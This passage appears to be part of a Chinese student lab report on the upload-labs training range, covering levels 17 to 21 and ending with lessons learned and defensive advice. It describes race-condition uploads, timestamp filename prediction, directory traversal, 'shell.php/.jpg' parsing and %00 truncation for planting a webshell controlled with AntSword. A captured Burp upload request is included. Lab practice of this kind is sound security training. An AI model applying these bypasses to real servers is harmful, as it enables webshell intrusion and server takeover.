使用 Python 编写上传脚本，循环上传“shell.php”文件，同时编写访问脚本，循环访问“<http://192.168.139.135/upload/shell.php>”。

4. 同时运行两个脚本，利用条件竞争，使访问请求在文件被删除前命中。
5. 当访问脚本返回 200 状态码且内容包含 PHP 执行相关信息时，说明文件已成功执行，立即使用蚁剑连接。

3.18.2 实验结果

通过条件竞争，成功在文件被删除前访问并执行了“shell.php”文件，蚁剑连接成功后可稳定控制服务器，实验成功。



The screenshot shows the Burp Suite interface with a captured POST request. The request URL is <http://192.168.17.170:8080/>. The request body contains the uploaded shell.php file. The response status is 200 OK.

```
POST /uploadlabs/Pass-17/index.php?action=show_code HTTP/1.1
Host: 192.168.17.170:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----geckoformboundary3e9260833b7fe7ef888d70cdc8873a23
Content-Length: 367
Origin: http://192.168.17.170:8080
Connection: keep-alive
Referer: http://192.168.17.170:8080/uploadlabs/Pass-17/index.php?action=show_code
Upgrade-Insecure-Requests: 1
Priority: u0, i
-----geckoformboundary3e9260833b7fe7ef888d70cdc8873a23
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: application/octet-stream
-----geckoformboundary3e9260833b7fe7ef888d70cdc8873a23
Content-Disposition: form-data; name="submit"
-----geckoformboundary3e9260833b7fe7ef888d70cdc8873a23
-----geckoformboundary3e9260833b7fe7ef888d70cdc8873a23
```



3.17 第 19 关：文件重命名绕过（文件名预测）

3.19.1 实验步骤


1. 访问第 19 关页面，上传文件后发现服务器会对文件名进行重命名（如随机生成数字文件名），但重命名规则可预测（如按时间戳或递增数字生成），同时存在条件竞争漏洞。
2. 绕过思路：预测服务器对上传文件的重命名结果，结合条件竞争，在文件被验证删除前访问预测的文件路径。
3. 具体操作：

上 传 一 个 正 常 图 片 文 件 ， 记 录 其 重 命 名 后 的 文 件 名 (“2920251116151828.jpg”), 分析重命名规则为时间戳。

4. 编写脚本，生成当前时间戳及前后几秒的时间戳作为预测文件名，循环上传“shell.php”文件，同时循环访问以预测时间戳命名的 PHP 文件路径

3.19.2 实验结果

当访问请求命中刚上传且未被删除的文件时，文件成功执行，蚁剑连接该路径成功，实验成功。



3.20 第 20 关：


3.20.1 实验步骤

1. 访问第 20 关页面，发现文件上传时可指定保存路径，查看源码存在目录穿越漏洞，可通过“..”符号跳出指定的上传目录，将文件保存到网站根目录等可直接访问的位置。
2. 目录穿越绕过思路：在文件名中添加“..”符号，修改文件保存路径，如将文件名改为“..shell.php”，使文件保存到 upload 目录的上一级目录。
3. 具体操作：
上传“shell.php”文件，通过 Burp Suite 捕获请求包，将“filename”字段修改为“..shell.php”。
4. 发送修改后的请求包，服务器若未过滤“..”符号，会将文件保存到上级目

录。

3.20.2 实验结果

页面提示“上传成功！路径： ./shell.php”，在浏览器中直接访问“<http://192.168.139.135/shell.php>”，文件正常解析，蚁剑连接成功，实验成功。



3.21 第 21 关：

3.21.1 实验步骤

1. 访问第 21 关页面，尝试上传“shell.php”文件被拒绝，上传“shell.jpg”文件成功，查看源码服务器采用白名单验证机制，仅允许图片扩展名文件上传，同时文件保存路径可控。

2. 综合绕过思路：结合路径可控与文件解析漏洞，将文件保存为“shell.php/.jpg”形式，服务器若支持路径解析，会将“shell.php”视为目录，“.jpg”视为文件名，但实际执行时会解析“shell.php”为 PHP 文件；或利用服务器对路径

的处理漏洞，使文件以 PHP 扩展名保存。

3. 具体操作：


通过 Burp Suite 捕获上传“shell.jpg”的请求包，将“filename”字段修改为“shell.php/.jpg”。

4. 发送请求包，服务器若未过滤该路径格式，会创建“shell.php”目录，并将文件保存为“shell.php/.jpg”，但访问“http://192.168.139.135/upload/shell.php”时，服务器可能将其解析为 PHP 文件。

5. 或修改“filename”为“shell.php%00.jpg”，利用%00 截断白名单验证，同时结合路径可控实现文件保存为 PHP 格式。

3.21.2 实验结果

采用%00 截断结合路径可控的方式，文件成功以“shell.php”名义保存，页面提示上传成功。访问该文件路径，PHP 代码正常执行，蚁剑连接成功，实验成功。



四、问题与建议

4.1 实验中遇到的问题

- 第 15 关和第 16 关的二次渲染绕过难度较大，初期制作的图片马上传后 PHP 代码被清除，无法执行。经过多次尝试不同图片格式（PNG、JPG）及代码嵌入位置（头部、尾部、数据区），才找到二次渲染后代码保留的方法。
- 第 17 关的条件竞争漏洞利用中，手动上传和访问难以抓住时间差，导致多次尝试失败。后来通过编写 Python 脚本实现高频次上传和访问，才成功利用漏洞。
- 部分关卡的防护机制不明确，初期无法判断是前端验证还是后端验证，是黑名单还是白名单机制，需要通过多次上传不同类型文件（如.php、.jpg、.php3 等）进行测试，才能确定漏洞利用方向。
- 蚁剑连接部分关卡上传的文件时，出现连接失败的情况，经排查发现是文件路径错误或服务器未正确解析文件扩展名导致，需要重新确认文件上传路径及服务器解析规则。

4.2 实验体会

通过本次 upload-labs 靶场 20 关的练习，我全面掌握了文件上传漏洞的各类利用方法及绕过技巧，深刻认识到文件上传功能的安全风险不仅来自于前端验证的薄弱，更源于后端验证逻辑的漏洞。实验过程中，我体会到 Web 安全漏洞分析需要严谨的逻辑思维和丰富的实践经验，每一个关卡的突破都需要先通过测试判断防护机制，再结合相关技术原理设计利用方案。同时，我也认识到防御文件上传漏洞需要采用“多层防护”策略，包括前端验证、后端白名单验证、文件内容检测、文件重命名、限制保存路径等，单一的防护机制极易被绕过。本次实验不仅提升了我的漏洞利用能力，也培养了我的“攻击-防御”双向思维，为今后从事 Web 安全相关工作奠定了坚实的基础。